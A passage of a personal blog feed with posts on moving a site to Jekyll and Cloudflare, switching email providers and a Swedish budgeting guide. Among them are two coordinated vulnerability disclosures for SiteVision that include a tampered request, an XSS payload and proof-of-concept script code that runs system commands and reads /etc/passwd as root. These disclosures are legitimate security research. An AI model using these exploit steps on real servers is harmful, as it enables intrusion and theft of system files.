        <span class="na">gitHubToken</span><span class="pi">:</span> <span class="s">${{ secrets.GITHUB_TOKEN }}</span>
</code></pre></div></div>

<p>Would you look at that? #2
<img src="/blag/assets/posts/2022/let-there-be-cloud.png" alt="Image of default theme" /></p>

<p>Finally we have to add my website as well. So far we’ve only been building and deploying the blog section. I’m not going to learn how to integrate my website with Jekyll, leave me alone.</p>

<p>Fortunately that project is already in git. How to get that repo in here, in this build machine, is a good question. It’s super-duper easy if the repo is public, but it’s not. It took me longer than I’d like to admit to figure out how to do it.</p>

<p>What you should do is create a deployment key for the remote repository, and then use the checkout action. With the correct parameters it will get the remote repo instead of the one which triggered the build:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="pi">-</span> <span class="na">uses</span><span class="pi">:</span> <span class="s">actions/checkout@v2</span>
      <span class="na">with</span><span class="pi">:</span>
        <span class="na">ssh-key</span><span class="pi">:</span> <span class="s">${{ secrets.somekey }}</span>
        <span class="na">repository</span><span class="pi">:</span> <span class="s">someuser/somerepo</span>
        <span class="na">path</span><span class="pi">:</span> <span class="s">${{ github.workspace }}/web</span>
</code></pre></div></div>

<p>The contents of the <code class="language-plaintext highlighter-rouge">web</code> folder can then be moved into <code class="language-plaintext highlighter-rouge">deploy</code>, which is already set up to publish. Updating the action YML-file causes a commit, which in turn triggers the script. Wait a few minutes, and voilà!</p>

<h1 id="final-thoughts">Final Thoughts</h1>

<blockquote>
  <p>The whole point of the cloud machine… is lost if you keep it a secret!</p>
</blockquote>

<p>Migrating the content took a lot longer than I anticipated, as did the design (what colour is the background?!). Learning to use Jekyll and wrestling with Ruby was not that difficult.</p>

<p>The thing that made the project fun and novel was using new technology. Exploring the <code class="language-plaintext highlighter-rouge">actions</code> CI/CD in GitHub, their build system, static hosting at Cloudflare, and how to tie it all together automatically.</p>

<p>TL;DR I got mad at my hosting provider so I decided to over-engineer a new blog.</p>]]></content><author><name>Oscar Hjelm</name></author><category term="Jekyll" /><category term="Technology" /><category term="Me" /><category term="English" /><category term="Jekyll" /><category term="Technology" /><category term="Me" /><category term="English" /><summary type="html"><![CDATA[The cloud is just someone else’s computer. And sometimes that’s a good thing. Want to know how I moved this blag to the cloud?]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2022/tonik-U0wwiY6nRGA-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2022/tonik-U0wwiY6nRGA-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Migrating from Binero</title><link href="https://oscarhjelm.com/blag/2022/08/migrating-from-binero/" rel="alternate" type="text/html" title="Migrating from Binero" /><published>2022-08-07T09:00:00-05:00</published><updated>2022-08-07T09:00:00-05:00</updated><id>https://oscarhjelm.com/blag/2022/08/migrating-from-binero</id><content type="html" xml:base="https://oscarhjelm.com/blag/2022/08/migrating-from-binero/"><![CDATA[<p>It’s really the end of an era. A bit useless calling it an era, but it’s over nonetheless. I’m moving from Binero.</p>

<h1 id="background">Background</h1>

<p>When I moved <strong>to</strong> Binero I did it because I wanted something more stable and preferably something faster than One.com. Binero was more expensive – especially for a student – but it seemed to be worth it.</p>

<h2 id="web-performance">Web performance</h2>

<p>There might have been some outages here and there, but overall I’m really happy with the web hosting. It might have become slower over the years, but that might be a matter of perception and getting used to blazingly fast load times. And for a blog, does it really matter?</p>

<h2 id="email">Email</h2>

<p>An issue with serving a personal web page is negligible, but an issue with email is not. Shortly after starting at BTH I noticed that the email server was rejecting some messages from our email lists. A few bounces later and the list unsubscribed me. Yay.</p>

<p>And neither me nor the support team at Binero could really solve the issue. It seemed like they didn’t host the email themselves, but rather outsourced it. Perhaps the support department was mistaken. In either case, fortunately, the bounces stopped a week later, so someone had resolved the issue.</p>

<p>Sometimes email from me would bounce or get flagged as spam on the receiver’s end. The spam part got worse and worse over time.</p>

<h1 id="the-breaking-point">The Breaking Point</h1>

<p>Really, it was two things that pushed me to move.</p>

<p><strong>Firstly</strong>, I started getting bounce messages from unknown email servers for messages that I’ve never sent. After looking at the content I understood that the outbound messages didn’t originate from Binero. Someone was sending spam and spoofing the From header, using one of my trash email addresses.</p>

<p>My domain and email didn’t have any of the SPF-DKIM-whatchamacallit.</p>

<p>The lack of email directives in the DNS settings in turn caused Google to start rejecting my emails to Gmail recipients. I could add SPF etc myself, but it really bugged me that the hosting provider didn’t set this up.</p>

<p><strong>Secondly</strong>, a price hike. When I signed up a long long time ago the monthly subscription was 69SEK (nice). Now they’re asking 150SEK. I started thinking about migrating when it passed 120SEK… at that price point I could subscribe to a standalone email service and either go with a VPS or hosting of static files.</p>

<p>What am I getting for €180 per year? A not-very-fast place to host WordPress, and an email service I have to manage myself?</p>

<h1 id="where-were-going-we-dont-need-email">Where We’re Going We Don’t Need Email</h1>

<p>… at least not their email. I swiftly moved to <a href="https://proton.me/">Proton</a> instead.</p>

<p>Did I have a methodology to my email-provider-research? Of course not. I looked at a bunch of different options and thought about it for a while.</p>

<p>I did roughly know what I was looking for:</p>
<ul>
  <li>Not self-hosted. I don’t want to manage an email server in my spare time, and I really don’t want to make sure it works 24/7/365,25.</li>
  <li>Not one of the large “free” providers such as Google and Microsoft. I don’t want to give them more data if I can help it.</li>
  <li>Price-wise, something close to ~€5/month.</li>
  <li>Some focus on privacy.</li>
</ul>

<p>Proton fit the bill.</p>

<h1 id="hosting">Hosting</h1>

<p>Hosting is more straight-forward. My first thought was a cheap VPS. It’s not a big deal to set up a web server, and the host is pretty expendable since it’s all static files anyway.</p>

<p>But a friend of mine were hosting things in Cloudflare, and I thought I could give it a shot as well. Their pages feature allows hosting of static front-end apps. Which is essentially what I need.</p>

<p>Let’s see how it pans out.</p>]]></content><author><name>Oscar Hjelm</name></author><category term="Technology" /><category term="Me" /><category term="English" /><category term="Technology" /><category term="Me" /><category term="English" /><summary type="html"><![CDATA[It’s really the end of an era. A bit useless calling it an era, but it’s over nonetheless. I’m moving from Binero.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2022/kadarius-seegars-DevJkLB3hWE-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2022/kadarius-seegars-DevJkLB3hWE-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Migrating my Website and Blog</title><link href="https://oscarhjelm.com/blag/2022/08/migrating-my-website-and-blog/" rel="alternate" type="text/html" title="Migrating my Website and Blog" /><published>2022-08-06T11:00:00-05:00</published><updated>2022-08-06T11:00:00-05:00</updated><id>https://oscarhjelm.com/blag/2022/08/migrating-my-website-and-blog</id><content type="html" xml:base="https://oscarhjelm.com/blag/2022/08/migrating-my-website-and-blog/"><![CDATA[<p>I’ve been running WordPress for a bit more than thirteen years now, and for eleven years I’ve hosted everything on Binero. Though now it’s time to move on.</p>

<p><img src="/blag/assets/posts/2022/binero2022.png" alt="Binero" /></p>

<p>In short, I’m moving:</p>
<ul>
  <li>from Binero (now called Websupport) to a VPS or static hosting.</li>
  <li>from WordPress to Jekyll.</li>
</ul>

<p>Both points deserve their own posts so we can go into the why and how.</p>]]></content><author><name>Oscar Hjelm</name></author><category term="Technology" /><category term="Me" /><category term="English" /><category term="Technology" /><category term="Me" /><category term="English" /><summary type="html"><![CDATA[I’ve been running WordPress for a bit more than thirteen years now, and for eleven years I’ve hosted everything on Binero. Though now it’s time to move on.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2022/sebastien-goldberg-AW5MxlFDVzc-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2022/sebastien-goldberg-AW5MxlFDVzc-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Welcome to Jekyll!</title><link href="https://oscarhjelm.com/blag/2022/08/welcome-to-jekyll/" rel="alternate" type="text/html" title="Welcome to Jekyll!" /><published>2022-08-04T05:34:55-05:00</published><updated>2022-08-04T05:34:55-05:00</updated><id>https://oscarhjelm.com/blag/2022/08/welcome-to-jekyll</id><content type="html" xml:base="https://oscarhjelm.com/blag/2022/08/welcome-to-jekyll/"><![CDATA[<p>You’ll find this post in your <code class="language-plaintext highlighter-rouge">_posts</code> directory. Go ahead and edit it and re-build the site to see your changes. You can rebuild the site in many different ways, but the most common way is to run <code class="language-plaintext highlighter-rouge">jekyll serve</code>, which launches a web server and auto-regenerates your site when a file is updated.</p>

<p>Jekyll requires blog post files to be named according to the following format:</p>

<p><code class="language-plaintext highlighter-rouge">YEAR-MONTH-DAY-title.MARKUP</code></p>

<p>Where <code class="language-plaintext highlighter-rouge">YEAR</code> is a four-digit number, <code class="language-plaintext highlighter-rouge">MONTH</code> and <code class="language-plaintext highlighter-rouge">DAY</code> are both two-digit numbers, and <code class="language-plaintext highlighter-rouge">MARKUP</code> is the file extension representing the format used in the file. After that, include the necessary front matter. Take a look at the source for this post to get an idea about how it works.</p>

<p>Jekyll also offers powerful support for code snippets:</p>

<figure class="highlight"><pre><code class="language-ruby" data-lang="ruby"><span class="k">def</span> <span class="nf">print_hi</span><span class="p">(</span><span class="nb">name</span><span class="p">)</span>
  <span class="nb">puts</span> <span class="s2">"Hi, </span><span class="si">#{</span><span class="nb">name</span><span class="si">}</span><span class="s2">"</span>
<span class="k">end</span>
<span class="n">print_hi</span><span class="p">(</span><span class="s1">'Tom'</span><span class="p">)</span>
<span class="c1">#=&gt; prints 'Hi, Tom' to STDOUT.</span></code></pre></figure>

<p>Check out the <a href="https://jekyllrb.com/docs/home">Jekyll docs</a> for more info on how to get the most out of Jekyll. File all bugs/feature requests at <a href="https://github.com/jekyll/jekyll">Jekyll’s GitHub repo</a>. If you have questions, you can ask them on <a href="https://talk.jekyllrb.com/">Jekyll Talk</a>.</p>]]></content><author><name>Jekyll</name></author><category term="Jekyll" /><category term="Jekyll" /><summary type="html"><![CDATA[You’ll find this post in your _posts directory. Go ahead and edit it and re-build the site to see your changes. You can rebuild the site in many different ways, but the most common way is to run jekyll serve, which launches a web server and auto-regenerates your site when a file is updated.]]></summary></entry><entry><title type="html">Hur gör man en budget?</title><link href="https://oscarhjelm.com/blag/2022/03/hur-gor-man-en-budget/" rel="alternate" type="text/html" title="Hur gör man en budget?" /><published>2022-03-15T05:00:00-05:00</published><updated>2022-03-15T05:00:00-05:00</updated><id>https://oscarhjelm.com/blag/2022/03/hur-gor-man-en-budget</id><content type="html" xml:base="https://oscarhjelm.com/blag/2022/03/hur-gor-man-en-budget/"><![CDATA[<p>Hur gör man en budget? Vad är en budget? Behöver jag en budget? Hur viktigt är det? Är du inne här och läser så har du antagligen insett att det är relativt viktigt med en budget, och är beredd att i alla fall lägga en kvart eller tre på att dyka lite djupare.</p>

<p>Vardagligt är en budget en plan över hur kosingen ska spenderas, och aktiviteten med att sätta upp planen är att budgetera. Rent generellt handlar budgetering om resurshantering och därmed går det att budgetera sin tid, sin energi, sina febernedsättande värktabletter under en influensaepisod, och i princip vad som helst.</p>

<p>Under huven är vi alla apor, men vi har ändå lyckats komma rätt långt. Utan särskilt mycket ansträngning brukar det lösa sig för de flesta trots allt. Men med det sagt så är det lätt att pengarna går till sånt man egentligen tycker är onödigt, eller helt enkelt till fel saker. Du behöver inte en budget, men att skissa på en budget kräver att du tänker igenom vad som är viktigt för dig, och den typen av självreflektion är – tycker jag – väldigt viktig.</p>

<h1 id="tripp-trapp-trull-till-budgeten">Tripp, trapp, trull till budgeten.</h1>

<h2 id="tripp---vart-går-pengarna-nu">Tripp - Vart går pengarna nu?</h2>

<p>Det här kan ta en stund om du är ambitiös, men du kommer rätt långt på ett par minuter ändå. In i internetbanken på webben eller i mobilen och kika på transaktionerna under förra månaden. Från den förste, till den siste. Du vill kunna svara på:</p>

<ul>
  <li>Hur mycket pengar in hade du, och var kom de ifrån?</li>
  <li>Hur mycket pengar gick ut från kontot?</li>
  <li>Gick du plus? (… förhoppningsvis); och slutligen,</li>
  <li>Hur mycket är “fasta avgifter” som kommer varje månad, typ hyra och mobil?</li>
</ul>

<p>Som ointresserad kan du sluta här egentligen. Dra bort dina fasta avgifter från din lön och se till så att du inte bränner mer än det som är kvar varje månad. Ett starkt tips är att öppna ett sparkonto och sätta en automagisk överföring på ~10% av din lön efter skatt. Du kan sen sätta sprätt på resterande pengar med gott samvete.</p>

<p>Exempel:</p>
<ul>
  <li>Lön: 25.000kr</li>
  <li>Efter skatt: ~19.000kr</li>
  <li>Sparande: 2.000kr</li>
  <li>Utgifter enligt Konsumentverket: ~16.000kr</li>
  <li>Kvar för hopp och lek: 1.000kr.</li>
</ul>

<p>Konsumentverket har en jättebra utgåva, https://www.konsumentverket.se/globalassets/publikationer/privatekonomi/koll-pa-pengarna-2021-konsumentverket.pdf, och på sidan 23 hittar du deras förutsedda utgifter för en 20-åring.</p>

<h2 id="trapp---vart-gick-pengarna-innan">Trapp - Vart gick pengarna innan?</h2>

<p>Gör om ovanstående exercis för de senaste tre månaderna, och se även till att få med sånt som inte händer så ofta. Det du vill förstå är vart pengarna har gått och varför. Den slutgiltiga budgeten är inte så mycket mer avancerad än den i förra steget, men din förståelse av varför det är som det är, är hästlängder före.</p>

<p>Ett sätt att göra det på är att lägga transaktionerna i olika hinkar allteftersom du går igenom dem. Var swishen till din rumskamrat för månadens elräkning, eller var det för en box vin? Enkla hinkar är:</p>

<ul>
  <li>Inkomster, kanske din lön eller CSN (bidrag + lån). Om det skiljer sig månad till månad så ta ett lågt snitt.</li>
  <li>In på kontot efter skatt, det du faktiskt har att röra dig med varje månad.</li>
  <li>Sparande, sikta på att sätta av 10% av det du har att röra dig med. Är det tufft så börja med 5% eller 500kr. Du ska klara att sätta av 500kr varje månad om det inte finns några speciella omständigheter.</li>
  <li>Fasta utgifter, såsom hyra, el, försäkring, internet, mobiltelefoni, streamingtjänster, osv.</li>
  <li>Rörliga utgifter, såsom mat, restaurang, öl, frisör, mm.</li>
  <li>Kortsiktigt sparande, till viktiga saker som komma skall, ex.vis. semesterresa eller en shoppingtur.</li>
</ul>

<h2 id="trull---djupdykning-för-den-intresserade">Trull - Djupdykning för den intresserade</h2>

<p>Nån fillur på intornett som berättar för mig vilka hinkar som är viktiga? Pfft. Pilutta dig.</p>

<p>Nä, här djupdyker vi och gör en egen analys baserat på vad vi hittar.</p>

<p>Försök hitta en vettig kategori för varje transaktion, och finns ingen kategori så uppfinn en ny. Utgifter till matvarubutiker som Willys eller ICA kan klassas som “mat” eller kanske “förbrukning” – välj en etikett och kategorisering som mejkar sens för dig. Det går rätt fort att hitta de övergripande kategorierna, men fortsätt att gå igenom dina utgifter för att se till så att allt kommer med. Under tiden är det bra att samtidigt anteckna hur mycket varje kategori “kostar” per kalendermånad.</p>

<p>För en djupdykning är det bättre att ha fler kategorier än färre. “Fasta utgifter” är till exempel en skitdålig kategori eftersom det inte ger någon insyn i vad det är som ingår. Är det dyrt för att du har en dyr lägenhet, eller för att du har stående överföringar till tjugoelva streamingtjänster?</p>

<p>Nästa steg är att gruppera kategorierna. Här är däremot “Fasta utgifter” en prima grupp, som då innehåller kategorierna för försäkring, telefoni, och så vidare. Vi förstår att en viss summa pengar kommer gå upp i rök varje månad, samtidigt som vi kan se vart pengarna går. Grupperna i föregående punkt (sparande, fasta utgifter, rörliga utgifter, kortsiktigt sparande) är en riktigt bra start.</p>

<p>Baserat på skissen du nu har kan vi fundera på om det är något som är rätt för dig. Nu ser du hur dina utgifter är fördelade, och vart pengarna går. Är du okej med siffran bredvid varje kategori, och känns varje kategori som något för dig?</p>]]></content><author><name>Oscar Hjelm</name></author><category term="Svenska" /><category term="Finance" /><category term="Svenska" /><category term="Finance" /><summary type="html"><![CDATA[Hur gör man en budget? Vad är en budget? Behöver jag en budget? Hur viktigt är det? Är du inne här och läser så har du antagligen insett att det är relativt viktigt med en budget, och är beredd att i alla fall lägga en kvart eller tre på att dyka lite djupare.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2022/kelly-sikkema-xoU52jUVUXA-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2022/kelly-sikkema-xoU52jUVUXA-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">SiteVision Insufficient Module Access Control</title><link href="https://oscarhjelm.com/blag/2019/12/sitevision-insufficient-module-access-control/" rel="alternate" type="text/html" title="SiteVision Insufficient Module Access Control" /><published>2019-12-04T12:45:30-06:00</published><updated>2019-12-04T12:45:30-06:00</updated><id>https://oscarhjelm.com/blag/2019/12/sitevision-insufficient-module-access-control</id><content type="html" xml:base="https://oscarhjelm.com/blag/2019/12/sitevision-insufficient-module-access-control/"><![CDATA[<p>CVE-2019-12734<br />
<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12734">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12734</a></p>

<h1 id="summary">Summary</h1>
<p>Attackers may inject non-authorised modules when editing pages using a low-privilege account, leading to impacts ranging from Cross-Site Scripting to Remote Code Execution.</p>

<h1 id="vendor-description">Vendor Description</h1>
<p>SiteVision AB is a Swedish product company focused on developing the portal and web publishing platform SiteVision.</p>

<h1 id="affected-versions">Affected Versions</h1>
<p>All versions of SiteVision 4 until 4.5.6.<br />
All versions of SiteVision 5 until 5.1.1.<br />
Earlier major versions are assumed to be vulnerable.</p>

<h1 id="technical-details">Technical Details</h1>
<p>This vulnerability allows remote code execution as described in <a href="/blag/2019/12/sitevision-remote-code-execution/">CVE-2019-12733</a>.</p>

<p>Modules are basic building blocks in SiteVision pages and templates; they can feature display content such as headings and paragraphs, social functions and commenting, raw HTML, or server-side scripts.</p>

<p>The SiteVision application does not sufficiently assert whether or not the current user is authorised to add a specific module type to the current page, allowing attackers with low-privilege to add hostile content.</p>

<p>This can trivially be reproduced by adding a paragraph text module, and changing “text” to “html” (or any other type) in the outgoing HTTP request. The application does not check whether or not the user is authorised to add the requested module; it relies on the fact that the user interface does not expose a button for it.</p>

<p>Reproduced on SiteVision 4 and 5; the following steps applies to SiteVision 5:</p>

<ol>
  <li>Install SiteVision and either create or import a new site.</li>
  <li>Set up and create an Editor (“Redaktör”) user.</li>
  <li>Log on as the new low-privilege user.</li>
  <li>Create a new page and note how only basic modules are available.</li>
  <li>Insert a text module.</li>
  <li>
    <p>Re-send the HTTP request generated in step #5, but change the value of portletType from “text” to “html”. The following is the resulting request for our demo environment:</p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> POST /edit-api/1/4.549514a216b1c6180f41c3/4.549514a216b1c6180f41c3/portlet HTTP/1.1
 Host: fast.furious
 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0) Gecko/20100101 Firefox/67.0
 Accept: application/json, text/javascript, */*; q=0.01
 Accept-Language: en
 Accept-Encoding: gzip, deflate
 Referer: http://fast.furious/edit/4.549514a216b1c6180f41c3
 Content-Type: application/json; charset=utf-8
 X-CSRF-Token: [...]
 X-Requested-With: XMLHttpRequest
 Content-Length: 70
 Connection: close
 Cookie: [...]
    
 {"portletType":"html","relativeElement":"12.549514a216b1c6180f41d0"}
</code></pre></div>    </div>
  </li>
  <li>Edit the HTML module and inject any JavaScript payload such as <code class="language-plaintext highlighter-rouge">&lt;script&gt;alert(1)&lt;/script&gt;</code>.</li>
  <li>Under “Other” check “Show in edit mode”.</li>
  <li>Press “OK”.</li>
  <li>Note the alert pop-up, indicating that the injected JavaScript was executed.</li>
</ol>

<h1 id="vulnerability-disclosure-timeline">Vulnerability Disclosure Timeline</h1>
<p>2019-06-03 - Disclosed to vendor<br />
2019-06-04 - Vendor confirms vulnerability<br />
2019-09-26 - Vendor issues patches<br />
2019-12-04 - Public disclosure</p>]]></content><author><name>Oscar Hjelm</name></author><category term="English" /><category term="Security" /><category term="Disclosure" /><category term="English" /><category term="Security" /><category term="Disclosure" /><summary type="html"><![CDATA[CVE-2019-12734 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12734]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2022/shahadat-rahman-BfrQnKBulYQ-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2022/shahadat-rahman-BfrQnKBulYQ-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">SiteVision Remote Code Execution</title><link href="https://oscarhjelm.com/blag/2019/12/sitevision-remote-code-execution/" rel="alternate" type="text/html" title="SiteVision Remote Code Execution" /><published>2019-12-04T12:44:00-06:00</published><updated>2019-12-04T12:44:00-06:00</updated><id>https://oscarhjelm.com/blag/2019/12/sitevision-remote-code-execution</id><content type="html" xml:base="https://oscarhjelm.com/blag/2019/12/sitevision-remote-code-execution/"><![CDATA[<p>CVE-2019-12733<br />
<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12733">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12733</a></p>

<h1 id="summary">Summary</h1>
<p>Attackers may execute arbitrary code as root on the target server after gaining access to a low-privilege account.</p>

<h1 id="vendor-description">Vendor Description</h1>
<p>SiteVision AB is a Swedish product company focused on developing the portal and web publishing platform SiteVision.</p>

<h1 id="affected-versions">Affected Versions</h1>
<p>All versions of SiteVision 4 until 4.5.6.<br />
All versions of SiteVision 5 until 5.1.1.<br />
Earlier major versions are assumed to be vulnerable.</p>

<h1 id="technical-details">Technical Details</h1>
<p>The SiteVision application does not sufficiently validate whether or not the current user is permitted to add or edit modules of the “script” type. This means that a low-privilege user such as an Editor (“Redaktör”) can inject a new script module, or edit an existing one, and leverage it to execute arbitrary code.</p>

<p>The access control flaw allowing users to inject non-authorized modules are described separately in <a href="/blag/2019/12/sitevision-insufficient-module-access-control/">CVE-2019-12734</a>.</p>

<p>While the scripts are written in JavaScript, the environment allows the developer to reach and import Java APIs.</p>

<p>Reproduced on SiteVision 4 and 5; the following steps applies to SiteVision 5:</p>

<ol>
  <li>Install SiteVision and either create or import a new site.</li>
  <li>Set up and create an Editor (“Redaktör”) user.</li>
  <li>Log on as the new low-privilege user.</li>
  <li>Create a new page and note how only basic modules are available.</li>
  <li>Insert a text module.</li>
  <li>
    <p>Re-send the HTTP request generated in step #5, but change the value of portletType from “text” to “script”. The following is the resulting request for our demo environment:</p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> POST /edit-api/1/4.549514a216b1c6180f41c3/4.549514a216b1c6180f41c3/portlet HTTP/1.1
 Host: fast.furious
 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0) Gecko/20100101 Firefox/67.0
 Accept: application/json, text/javascript, */*; q=0.01
 Accept-Language: en
 Accept-Encoding: gzip, deflate
 Referer: http://fast.furious/edit/4.549514a216b1c6180f41c3
 Content-Type: application/json; charset=utf-8
 X-CSRF-Token: [...]
 X-Requested-With: XMLHttpRequest
 Content-Length: 70
 Connection: close
 Cookie: [...]
    
 {"portletType":"script","relativeElement":"12.549514a216b1c6180f41d0"}
</code></pre></div>    </div>
  </li>
  <li>Issue the modified request to the application.</li>
  <li>Reload the current page and note how it now contains a script module.</li>
  <li>
    <p>Edit the script module to contain the following JavaScript code:</p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> const app = (() =&gt; {
    'use strict';
    
    importPackage(java.io);
    importPackage(java.lang);
    
    const init = () =&gt; {
         var result = [];
    
         var p = Runtime.getRuntime().exec("whoami");
         var stdInput = new BufferedReader( new InputStreamReader( p.getInputStream() ) );
         var s;
         while (( s = stdInput.readLine()) != null) {
          result.push(s);
         }
    
         return result;
    
    };
    
    return { init: init };
 })();
    
 const context = app.init();
</code></pre></div>    </div>
  </li>
  <li>
    <p>Following PoC can be used for reading files such as /etc/passwd or /etc/shadow:</p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>const app = (() =&gt; {
   'use strict';
    
   importPackage(java.io);
   importPackage(java.lang);
    
   const init = () =&gt; {
                var result = [];
      var file = new File('/etc/passwd');
                var br = new BufferedReader(new FileReader(file));
    
                var st;
      while ((st = br.readLine()) != null) {
        result.push(st);
      }
    
      return result;
   };
    
   return { init: init };
})();
    
const context = app.init();
</code></pre></div>    </div>
  </li>
  <li>
    <p>Enter the following Velocity code:</p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>&lt;hr&gt;
&lt;h2&gt;
   Script output:
&lt;/h2&gt;
    
&lt;h3&gt;
   As List:
&lt;/h3&gt;
&lt;ul&gt;
#foreach( $c in $context )
&lt;li&gt;$c&lt;/li&gt;
#end
&lt;/ul&gt;
    
&lt;h3&gt;
   As String:
&lt;/h3&gt;
&lt;pre&gt;$context&lt;/pre&gt;
&lt;hr&gt;
</code></pre></div>    </div>
  </li>
  <li>Under “Other” check “Show in edit mode”.</li>
  <li>Press “OK”.</li>
  <li>Note the script output, and how it contains the result of the system command. In the command example above, the result of whoami should be “root” if SiteVision 5 was installed using the vendor-provided RPM package.</li>
</ol>

<h1 id="vulnerability-disclosure-timeline">Vulnerability Disclosure Timeline</h1>
<p>2019-06-03 - Disclosed to vendor<br />
2019-06-04 - Vendor confirms vulnerability<br />
2019-09-26 - Vendor issues patches<br />
2019-12-04 - Public disclosure</p>]]></content><author><name>Oscar Hjelm</name></author><category term="English" /><category term="Security" /><category term="Disclosure" /><category term="English" /><category term="Security" /><category term="Disclosure" /><summary type="html"><![CDATA[CVE-2019-12733 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12733]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2022/shahadat-rahman-BfrQnKBulYQ-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2022/shahadat-rahman-BfrQnKBulYQ-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">A Note on Vendor Application Security</title><link href="https://oscarhjelm.com/blag/2019/11/a-note-on-vendor-application-security/" rel="alternate" type="text/html" title="A Note on Vendor Application Security" /><published>2019-11-27T12:55:41-06:00</published><updated>2019-11-27T12:55:41-06:00</updated><id>https://oscarhjelm.com/blag/2019/11/a-note-on-vendor-application-security</id><content type="html" xml:base="https://oscarhjelm.com/blag/2019/11/a-note-on-vendor-application-security/"><![CDATA[<p>No need for tinfoil hats when it comes to application security, we’re all too painfully aware of what can happen. From data breaches to destructive attacks, the potential impacts couldn’t be more clear.</p>

<p>Web applications in particular are interesting because of their exposed position – it’s not uncommon for sensitive web applications to be secured “only” by their application logic.</p>

<p>This means that a logical flaw in one of the functions, be it the login function, authorisation function, or access control function, could have a devastating impact.</p>

<h1 id="application-security-audits">Application Security Audits</h1>

<p>Penetration testing is a common method to assess the “security” of an application or system, as it entails trying to break in or perform unwanted actions. The result is that application owner, be it the developer or whoever bought the software, gains a better understanding of what flaws are present.</p>

<p>The final report will, almost always, include recommendations on how to fix the underlying problem, or otherwise lessen the risk level.</p>

<h1 id="verify-according-to-your-needs">Verify According to Your Needs</h1>

<p>The proverb “trust, but verify” (or perhaps “never trust, always verify”) applies to application security because of two unfortunate reasons:</p>

<ul>
  <li>It is easy to save effort on not doing “proper” security testing; and</li>
  <li>The product might be secure, but your deployment and install might not.</li>
</ul>

<p>I put “proper” in quotation marks because what is a reasonable level of security for one organisation may not be acceptable for another. The depth of analysis and testing is tied to the level of verification required.</p>

<p>Unfortunately, this might mean that the risk appetite and security level of the vendor does not match that of your organisation. It doesn’t mean that the vendor didn’t do an okay job of securing their product, but the extent to which they did may not be sufficient for you.</p>

<p>Always verify according to your needs.</p>]]></content><author><name>Oscar Hjelm</name></author><category term="English" /><category term="Security" /><category term="English" /><category term="Security" /><summary type="html"><![CDATA[No need for tinfoil hats when it comes to application security, we’re all too painfully aware of what can happen. From data breaches to destructive attacks, the potential impacts couldn’t be more clear.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2022/kyle-arcilla-LcISOjyekj0-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2022/kyle-arcilla-LcISOjyekj0-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">OWASP Top 10 2013 – A10 – Unvalidated Redirects and Forwards</title><link href="https://oscarhjelm.com/blag/2019/11/owasp-top-10-2013-a10-unvalidated-redirects-and-forwards/" rel="alternate" type="text/html" title="OWASP Top 10 2013 – A10 – Unvalidated Redirects and Forwards" /><published>2019-11-26T11:25:56-06:00</published><updated>2019-11-26T11:25:56-06:00</updated><id>https://oscarhjelm.com/blag/2019/11/owasp-top-10-2013-a10-unvalidated-redirects-and-forwards</id><content type="html" xml:base="https://oscarhjelm.com/blag/2019/11/owasp-top-10-2013-a10-unvalidated-redirects-and-forwards/"><![CDATA[<blockquote>
  <p>&gt; How did I end up here?</p>
</blockquote>

<p>Whenever a user is sent to some unexpected (and perhaps malicious) third-party site, an Unvalidated Redirection is said to have occurred. Though it is also known by quite a few other names: unvalidated redirect, open redirection, unvalidated forward, and so on.</p>

<!--more-->

<p>Imagine a large website that would like to know how users exit their site. Perhaps they have links to Twitter and YouTube, and would like to have some metrics on how much traffic they’re redirecting.</p>

<p>They could set it up as:</p>
<blockquote>
  <p>http://example.com/redirect.php?url=<strong>[SOME URL]</strong></p>
</blockquote>

<p>So if they want to redirect someone to YouTube, they could link to:</p>
